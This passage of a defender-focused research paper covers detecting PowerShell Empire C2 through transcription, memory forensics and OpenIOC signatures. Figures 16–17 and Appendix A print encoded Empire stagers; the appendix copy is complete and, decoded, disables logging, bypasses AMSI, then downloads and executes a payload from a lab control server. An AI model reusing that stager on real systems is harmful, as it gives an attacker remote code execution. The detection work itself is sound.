
As a best practice, defenders who use PowerShell transcription should write their transcripts to a remote, write-only network share, such that defenders can easily review the transcripts but attackers cannot easily delete them. Defenders may perform the following steps to enable transcription:

1. In the "**Windows PowerShell**" GPO settings, set "**Turn on PowerShell Transcription**" to **enabled**.
2. Check the "**include invocation headers**" box, in order to record a timestamp for each command executed.
3. Optionally, set a centralized transcript output directory

4.2. Memory Analysis

While logs can be invaluable sources of information, they can be wiped, lost, or simply be uncollected. In these cases, defenders may still identify Empire C2 activity by leveraging memory analysis. The author examined Empire C2 activity using two industry standard memory analysis tools: Redline and Volatility.

Beginning with Redline, examining system processes shows the same Empire stager script observed in the Windows event logs (figure 16). Notice the PowerShell launcher string, "**`powershell -noP -sta -w 1 -enc`**". This launcher string is present by default in Empire HTTP listeners. While the launcher string can be easily changed, it is commonly unaltered by attackers, making it an effective signature. Additionally, the base64 encoded launcher script body can also be used as a signature, particularly in environments where administrators do not typically encode their scripts.



Process Information

Process: powershell.exe (2140)
Parent: cmd.exe (280)
Path: C:\Windows\System32\WindowsPowerShell\v1.0
Arguments:

```
powershell  -noP -sta -w 1 -enc
```

```
SQBGACgAJABQAFMAVgBFAHIAcwBJAE8ATgBUAEEAQgBsAGUALgBQAFMAVgBFAHIAUwBJAG8AbgA
AG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAVABG
RwBIAFQAVgBBAGwAdQBFACgAJABuAHUAbABsACkAOwBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcgB
GUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAA7A
TABvAGcAZwBpAG4AZwAnAF0APQAwAH0ARQBsAFMARQB7AFsAUwBjAHIASQBQAFQAQgBsAG8A
AKAAkAG4AVQBsAGwALAAoAF4ARQBXAC0ATwBCAGoAZQBDAFQAIABDAG8ATABMAEUAQwBUAEk
```

Start Time: 2017-11-29 16:41:39Z
Kernel Time Elapsed: 00:00:03
User Time Elapsed: 00:00:06
Hidden: Not Available


User Information

Username: IE8Win7\IEUser
Security ID: S-1-5-21-3463664321-2923530833-3546627382-1000
Security Type: SidTypeUser

Figure 16. Empire Stager Execution – Memory Analysis with FireEye's Redline

Defenders can use findings in Redline as a pivot to dig deeper into memory using tools such as Volatility. Volatility can potentially enable defenders to obtain a complete listing of all commands the attacker executed within his Empire session using the *consoles* plugin (figure 17):

```
# volatility -f Win8-MemDump.vmem --profile=Win81U1x86 consoles
```




```
----
CommandHistory: 0x3d44c0 Application: powershell.exe Flags: Allocated, Reset
CommandCount: 1 LastAdded: 0 LastDisplayed: 0
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x3a5c88
Cmd #0 at 0x423820: powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBFAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBlAHIAUwBpA
AWQAuAEcARQBUAFQAWQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMA
BlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAHQAVgBhAGwAVQBFACgAJABuAHUAbABs
F0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAH
JwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATA
0AEYAaQBFAGAAbABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTA
kATwBuAHMALgBHAGUAbgBlAFIAaQBDAC4ASABhAHMAaABTAEUAVABbAFMAdABSAGkAbgBnAF0AKQApAH0AWwBSAEUARgBdAC4AQQBzAHMARQBtAEIAbABZAC4A
ABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAdABGAGkARQBMAEQAKAAnAGEAbQBzAGkASQBuAGkAdAB
AFUAZQAoACQAbgB1AGwATAAsACQAdAByAFUARQApAH0AOwB9ADsAWwBTAHkAUwBUAGUAbQAuAE4AZQB0AC4AUwBFAHIAdgBJAGMAZQBQAE8AaQBOAHQATQBBAE
AdwAtAE8AYgBKAEUAYwBUACAAUwBZAFMAdABlAG0ALgBOAGUAdAAuAFcAZQBCAEMAbABJAEUAbgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAI
AuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBDAC4ASABlAGEARABlAHIAcwAuAEEARABkACgAJwBVAHMAZQBy
C4AVwBFAEIAUgBlAHEAVQBlAHMAVABdADoAOgBEAGUAZgBBAHUAbAB0AFcAZQBiAFAAcgBvAHgAeQA7ACQAdwBjAC4AUABSAG8AeAB5AC4AQwByAGUARABFAE4
aABFAF0AOgA6AEQAZQBGAGEAdQBsAHQATgBFAHQAVwBPAFIAawBDAHIARQBkAEUATgBUAEkAYQBMAHMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5ACAAP
uAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBFAFQAQgBZAHQARQBTACgAJwA6AHgAVwB7ADkAfQB+AGUAeQAyAEcAbwBWAD8AUwBRAHQAOAA+ACYAWgAjAF0AWwBMA
UANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADY
----
```

Figure 17. Empire Stager Execution – Memory Analysis with Volatility

5. Automating Detection

At this point in the C2 detection framework, the defender has performed network and host-based intrusion detection. The defender has collected an assortment of IoCs, and may have begun tuning security sensors. However, the IoCs referenced up to this point have been examined in isolation; that is, they have not been organized in a holistic or easily distributable format. For maximum benefit, defenders should combine their pertinent IoCs into an industry standard format such as OpenIOC. OpenIOC is beneficial because tools such as FireEye's Redline can simply import the OpenIOC file and scan a data source (such as memory) for events matching the IoCs. This process can effectively enable defenders to tune their security sensors and automate intrusion detection across the enterprise. The following diagram consolidates all of the observed Empire C2 IoC's covered in this research into a distributable OpenIoC format:



Name: *PowerShell Empire C2 Activity*

Author: Michael C. Long II

GUID: c860ef9b-80d3-493f-8c76-eb684b2fce5c

Created: 2018-01-17 13:34:28Z

Modified: 2018-01-17 13:42:32Z

Description:

This IoC that will detect default instances of PowerShell Empire command and control traffic.

```
OR
    Process Name contains powershell.exe
    Port Remote IP contains 10.10.10.5
    Port Remote Port is 80
    AND
        Process Arguments contains -noP -sta -w 1 -enc
    AND
        OR
            Network String URI contains /login/process.php
            Network String URI contains /news.php
            Network String URI contains /admin/get.php
            AND
                OR
                    Network String User Agent contains Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
                    Network String General contains Microsoft-IIS/7.5
                    Network String General contains It works! This is the default web page for this server. The web server is running but no content has been added, yet.
```

Figure 18. Empire C2 OpenIoC Signatures

At this point, the defender is armed with all of the indicators of compromise needed to effectively identify and scope additional intrusions throughout the enterprise. This information can be used as the basis for conducting a rapid and efficient incident response to return the network to its normal operating state, as well as reduce adversary dwell time.

6. Conclusion

This research examined many techniques that defenders can use to identify and respond to Empire C2 activity in the enterprise. This research showed that while Empire is effective at bypassing traditional signature-based security solutions, it still exhibits significant behaviors and artifacts that can be spotted by defenders. By using a repeatable methodology such as the C2 Detection Framework, defenders can rapidly identify and respond to compromise. This research also emphasized that defenders should not use any one security solution as their only means of detecting command and control traffic. When dealing with sophisticated threat actors, defenders must leverage multiple IoCs from both network and host sensors. The information gained from these sensors can then be used to create holistic signatures that can be used to tune security sensors, allowing defenders the ability to rapidly identify and scope compromise throughout their network. Ultimately, this research offers techniques to enable effective and efficient incident response procedures.

Attackers will almost certainly continue to harness PowerShell due to the maximum flexibility and control it provides over Windows systems. As such, defenders will likely see PowerShell attacks more frequently, particularly as new techniques are developed and matured. As new techniques are developed, they will almost certainly be incorporated into the Empire framework. As the Empire framework continues to grow and mature, it will also grow in popularity, particularly amongst penetration testers and red teamers. That said, with Empire just as accessible to attackers as Metasploit, defenders can expect Empire stagers to be used to establish command and control in their networks. Therefore, defenders must be armed with additional skills and techniques in order to mitigate the risk and overall impact to their information systems.

References

Adams, R. (2015, December 17). The Power and Implications of Enterprise Incident Response with PowerShell. Retrieved from https://www.sans.org/reading-room/whitepapers/incident/power-implications-enabling-powershell-remoting-enterprise-36542

Andress, J., & Linn, R. (2011). *Coding for Penetration Testers: Building Better Tools*. S.l.: Elsevier monographs.

Belcher, P. (2015, July 27). Just-in-Time Malware: Examining the Newest Advanced Evasion Techniques. Retrieved from https://www.invincea.com/2015/07/just-in-time-malware-assembly-examining-the-newest-advanced-evasion-techniques/

Case, A., & Richard, G. G. (2017). Memory forensics: The path forward. *Digital Investigation*, *20*, 23-33. doi:10.1016/j.diin.2016.12.004

Dfirblog. (2015, September 27). Dissecting powershell attacks. Retrieved from https://dfirblog.wordpress.com/2015/09/27/dissecting-powershell-attacks/

Dunwoody, M. (2017, April 3). Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY). Retrieved from https://www.fireeye.com/blog/threat-research/2017/03/dissecting_one_ofap.html

Dunwoody, M. (2016, February 11). Greater Visibility Through PowerShell Logging « Greater Visibility Through PowerShell Logging. Retrieved from https://www.fireeye.com/blog/threat-research/2016/02/greater_visibilityt.html

Haselhorst, D. (2015, October 15). Uncovering Indicators of Compromise Using PowerShell. Retrieved from https://www.sans.org/reading-room/whitepapers/critical/uncovering-indicators-compromise-ioc-powershell-event-logs-traditional-monitorin-36352

Harmj0y. (2016, February 4). Nothing Lasts Forever: Persistence with Empire. Retrieved from https://www.harmj0y.net/blog/empire/nothing-lasts-forever-persistence-with-empire/

Holmes, L. (2017, August 28). Revoke-Obfuscation: PowerShell Obfuscation Detection (And Evasion) Using Science [Video file]. Retrieved from https://www.youtube.com/watch?v=x97ejtv56xw

Kazanciyan, R., & Hastings, M. (2014, August 7). Investigating PowerShell Attacks Black Hat USA 2014. Retrieved from https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf

Kerr, D. (2015, October). There's Something About WMI. Retrieved from https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/sans-dfir-2015.pdf

Masters, G. (2016, October 20). APT group FruityArmor employs PowerShell to launch attacks, Kaspersky. Retrieved from https://www.scmagazine.com/apt-group-fruityarmor-employs-powershell-to-launch-attacks-kaspersky/article/567320/

Patten, D. (2016). The Evolution to Fileless Malware. Retrieved from http://www.infosecwriters.com/Papers/DPatten_Fileless.pdf


Schroeder, W., & Warner, J. (2015, August 6). *BG08 Building an Empire with PowerShell Will Schroeder Justin Warner* [Video file]. Retrieved from https://www.youtube.com/watch?v=Pq9t59w0mUI

Siby, S. (2014, April 14). Default TTL (Time To Live) Values of Different OS. Retrieved January 21, 2018, from https://subinsb.com/default-device-ttl-values/

White, J. (2017, March 10). Pulling Back the Curtains on Encoded Command PowerShell Attacks - Palo Alto Networks Blog. Retrieved from https://researchcenter.paloaltonetworks.com/2017/03/unit42-pulling-back-the-curtains-on-encodedcommand-powershell-attacks/

Appendix A – Empire multi/launcher Stager

The image below shows the raw payload created when using the Empire multi/launcher stager. To deploy this payload, an attacker merely has to download the stager script and then copy and paste it into a terminal. The script will then execute, and connect to the Empire control server. The attacker will then be able to issue arbitrary commands and run Empire modules on the compromised system.



```
(Empire: stager/multi/launcher) > execute
powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVgBFAFIAUwBJAG8AbgBUAGEAYgBsAEUALgBQAFMAVgBlAHIAUwBpAE8AbgAuAE0AQQBqAG8AcgAgAC0ARwBFACAAMwApAHsAJA
BHAFAAUwA9AFsAUgBFAEYAXQAuAEEAcwBzAGUATQBiAGwAWQAuAEcARQBUAFQAWQBwAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBv
AG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAdABGAEkARQBgAEwARAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArAC
cAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4ARwBFAHQAVgBhAGwAVQBFACgAJABOAHUATABMACkAOwBJAGYAKAAkAEcAUABTAFsAJwBTAGMAcgBpAHAAdABCACcAKwAnAGwA
bwBjAGsATABvAGcAZwBpAG4AZwAnAF0AKQB7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBuAGEAYgBsAGUAUwBjAHIAaQ
BwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AMAA7ACQARwBQAFMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQBbACcARQBu
AGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnAF0APQAwAH0ARQBMAHMAZQB7AFsAUwBDAHIASQBwAFQAQgBMAE8AQwBrAF
0ALgAiAEcARQB0AEYASQBlAGAATABkACIAKAAnAHMAaQBnAG4AYQB0AHUAcgBlAHMAJwAsACcATgAnACsAJwBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAEUAdABWAGEA
TABVAEUAKAAkAG4AVQBMAGwALAAoAE4ARQBXAC0ATwBCAGoARQBDAFQAIABDAG8AbABMAGUAQwB0AGkAbwBuAHMALgBHAEUATgBFAHIAaQBDAC4ASABhAHMAaABTAGUAVABbAFMAdAByAGkATg
BHAF0AKQApAH0AWwBSAGUARgBdAC4AQQBTAHMARQBNAEIATAB5AC4ARwBlAHQAVAB5AHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABp
AG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAVABGAGkAZQBMAGQAKAAnAGEAbQBzAGkASQBuAGkAdABGAGEAaQBsAGUAZAAnACwAJwBOAG
8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAaQBjACcAKQAuAFMARQBUAFYAQQBsAHUARQAoACQATgB1AEwATAAsACQAVABSAHUARQApAH0AOwB9ADsAWwBTAHkAUwB0AEUATQAuAE4ARQBUAC4A
UwBFAFIAdgBpAEMARQBQAE8ASQBuAHQATQBBAG4AYQBnAEUAUgBdADoAOgBFAHgAUABFAEMAVAAxADAAMABDAE8AbgB0AGkAbgBVAGUAPQAwADsAJAB3AEMAPQBOAGUAVwAtAE8AYgBKAGUAYw
BUACAAUwB5AHMAdABFAG0ALgBOAEUAVAAuAFcAZQBCAEMAbABJAGUATgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7
ACAAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBDAC4ASABlAGEAZABFAFIAUwAuAE
EARABkACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBDAC4AUAByAE8AeAB5AD0AWwBTAFkAcwBUAEUAbQAuAE4ARQBUAC4AVwBlAGIAUgBlAHEAdQBlAFMAVABdADoA
OgBEAGUARgBhAHUATABUAFcAZQBiAFAAUgBvAHgAWQA7ACQAdwBjAC4AUABSAE8AWABZAC4AQwBSAGUARABlAG4AdABJAGEAbABTACAAPQAgAFsAUwBZAFMAdABFAE0ALgBOAEUAVAAuAEMAcg
BlAGQARQBOAFQASQBBAGwAQwBBAEMASABFAF0AOgA6AEQAZQBmAGEAdQBsAHQATgBlAHQAdwBvAFIASwBDAHIARQBkAEUAbgB0AEkAYQBsAFMAOwAkAFMAYwByAGkAcAB0ADoAUAByAG8AeAB5
ACAAPQAgACQAdwBjAC4AUAByAG8AeAB5ADsAJABLAD0AWwBTAHkAcwB0AEUAbQAuAFQAZQBYAFQALgBFAE4AYwBvAEQASQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAFQAQgB5AFQAZQBzAC
gAJwA6AHgAVwB7ADkAfQB+AGUAeQAyAEcAbwBWAD8AUwBRAHQAOAA+ACYAWgAjAF0AWwBMAHIAXwBNACUAagB6AC0AJwApADsAJABSAD0AewAkAEQALAAkAEsAPQAkAEEAcgBnAHMAOwAkAFMA
PQAwAC4ALgAyADUANQA7ADAALgAuADIANQA1AHwAJQB7ACQASgA9ACgAJABKACsAJABTAFsAJABfAF0AKwAkAEsAWwAkAF8AJQAkAEsALgBDAE8AdQBOAFQAXQApACUAMgA1ADYAOwAkAFMAWw
AkAF8AXQAsACQAUwBbACQASgBdAD0AJABTAFsAJABKAF0ALAAkAFMAWwAkAF8AXQB9ADsAJABEAHwAJQB7ACQASQA9ACgAJABJACsAMQApACUAMgA1ADYAOwAkAEgAPQAoACQASAArACQAUwBb
ACQASQBdACkAJQAyADUANgA7ACQAUwBbACQASQBdACwAJABTAFsAJABIAF0APQAkAFMAWwAkAEgAXQAsACQAUwBbACQASQBdADsAJABfAC0AYgBYAG8AcgAkAFMAWwAoACQAUwBbACQASQBdAC
sAJABTAFsAJABIAF0AKQAlADIANQA2AF0AfQB9ADsAJABzAGUAcgA9ACcAaAB0AHQAcAA6AC8ALwAxADAALgAxADAALgAxADAALgA1ADoAOAAwACcAOwAkAHQAPQAnAC8AYQBkAG0AaQBuAC8A
ZwBlAHQALgBwAGgAcAAnADsAJAB3AGMALgBIAGUAYQBEAGUAUgBTAC4AQQBkAGQAKAAiAEMAbwBvAGsAaQBlACIALAAiAHMAZQBzAHMAaQBvAG4APQBxAEMAMgAxAFEAYwBYAGcAagB5AEgASw
AyAFYANQBTAFUAVgBDAFcAeQBMAEEAVABFAG0AbwA9ACIAKQA7ACQARABhAFQAYQA9ACQAVwBDAC4ARABPAHcAbgBsAE8AQQBEAEQAYQB0AEEAKAAkAHMAZQByACsAJAB0ACkAOwAkAGkAVgA9
ACQAZABBAHQAQQBbADAALgAuADMAXQA7ACQARABBAHQAYQA9ACQARABBAFQAQQBbADQALgAuACQAZABhAFQAYQAuAGwARQBuAGcAdABIAF0AOwAtAEoATwBpAG4AWwBDAGgAYQBSAFsAXQBdAC
gAJgAgACQAUgAgACQARABhAFQAQQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA
(Empire: stager/multi/launcher) > 
```

Appendix A. Raw Empire Multi/Launcher Stager Script